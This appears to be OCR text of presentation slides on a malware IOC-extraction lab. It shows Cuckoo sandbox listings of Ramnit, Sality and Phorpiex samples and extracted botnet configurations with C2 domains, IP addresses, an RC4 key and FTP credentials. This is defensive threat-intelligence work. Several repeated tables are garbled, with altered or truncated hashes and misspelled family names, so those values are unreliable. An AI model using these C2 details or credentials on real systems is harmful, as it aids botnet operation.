
Callouts for entry 91551:

- MD5 hash of analyzed sample: 8c3d6835f24229d92ee77e381845fc85
- Configuration type: Ramnit, demetra
- Malware family: (None explicitly shown for this entry)

IOC extraction laboratory

| cuckoo  | Dashboard | Recent | Pending | Search | Submit | Import | | |
|--|------------------|----------------------------------|----------|---------------------|-----------|---------------------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorpiex.Downloader | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | | | score: 0 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75caa2524bed90d85bca03e | reported | Ramnit | black-ftp | score: 10 | | |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader | Infected | score: 10 | | |

Adjusting configuration extractor



| ID | Time | Hash | Status | Labels | Score |
|-------|------------------|-----------------------------------|----------|--|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit, black-ftp | score: 10 |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaaff97c852 | reported | Ramnit, black-ftp | score: 10 |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit, black-ftp, Phorpiex.Downloader, Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | | score: 0 |
| 91552 | 2019-12-23 01:23 | 484d54fef75e... | | k-ftp | score: 10 |
| 91551 | 2019-12-23 01:23 | 8c3d6835f2422... | | metra | score: 10 |
| 91550 | 2019-12-23 01:23 | ed7fb569fed1... | | k-ftp, Salty | score: 10 |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d... | | k-ftp | score: 10 |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader, Infected | score: 10 |

Configuration extraction failed

↓


Create new Yara rules and extractors

Adjusting configuration extractor

| cuckoo | | Dashboard | Recent | Pending | Search | Submit | Import | |
|--------|------------------|-----------------------------------|----------|---------------------|-----------|---------------------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorpiex.Downloader | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | Ramnit | trash | score: 10 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75d | reported | black-ftp | score: 10 | | | |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader | Infected | score: 10 | | |

Re-emulate

Malware bundles

| cuckoo  | Dashboard | Recent | Pending | Search | Submit | Import | | |
|--|------------------|----------------------------------|----------|---------------------|-----------|---------------------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorplex.Downloader | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | Ramnit | trash | score: 10 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75caa2524bed90d85bca03e | reported | Ramnit | black-ftp | score: 10 | | |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorplex.Downloader | Infected | score: 10 | | |

Malware bundles

| cuckoo | | Dashboard | Recent | Pending | Search | Submit | Import | |
|--------|------------------|-----------------------------------|----------|---------------------|-----------|---------------------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorpiex.Downloader | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | Ramnit | trash | score: 10 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75caa2524bed90d85bca03e | reported | Ramnit | black-ftp | score: 10 | | |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader | Infected | score: 10 | | |

Malware bundles

| cuckoo | | Dashboard | Recent | Pending | Search | Submit | Import | |
|--------|------------------|----------------------------------|----------|---------------------|-----------|-----------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 3a327f23ceda73ac4c5eaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | 001490598ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorpiex | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | Ramnit | trash | score: 10 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75caa2524bed90d85bca03e | reported | Ramnit | black-ftp | score: 10 | | |
| 91551 | 2019-12-23 01:23 | 5025f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader | Infected | score: 10 | | |




Ramnit



Sality

Malware bundles



Malware bundles

Extracted

Category: config

Raw:

```
{
  "domains": [
    "decollage.nl",
    "dijonmardelplata.com.ar",
    "mobitrail.com",
    "eduland.it",
    "jurmisosh.u2m.ru",
    "dishaindiaeducation.org",
    "kukustrustnet777.info",
    "kukustrustnet888.info",
    "kukustrustnet987.info",
    "www.klkjwre9fqwieluoi.info",
    "kukustrustnet777888.info"
  ],
  "ips": [
    "79.96.81.234",
    "208.116.15.125",
    "89.119.67.154"
  ],
  "family": "Sality",
}
```

Raw:

```
{
  "unknown_dword": 1289571613,
  "config_type": "black",
  "ftp_password": "home",
  "botnet": "allsup",
  "md5_magic": "45Bn99gT",
  "rc4_key": "supnewdmn",
  "port": 447,
  "num_domains": 0,
  "ftp_port": 21,
  "family": "Ramnit",
  "listen_port": 4678,
  "static_domains": [
    "supnewdmn.com",
    "tvrstrynyvwstrtve.com",
    "rtvwerjyuver.com",
    "wqerveybrstyhcerveantbe.com"
  ],
  "ftp_login": "home"
}
```


Setting up a feed of malicious samples




IOC extraction laboratory: results

- Ramnit samples processed: more than 50,000
- **Configuration variants: 203**
- Campaigns: 116
- DGA seeds: 97
- **DGA + static domains: 6464 + 194**
- Configuration types: 7
- RSA public keys: 9
- RC4 keys: 3

Classifying malicious samples

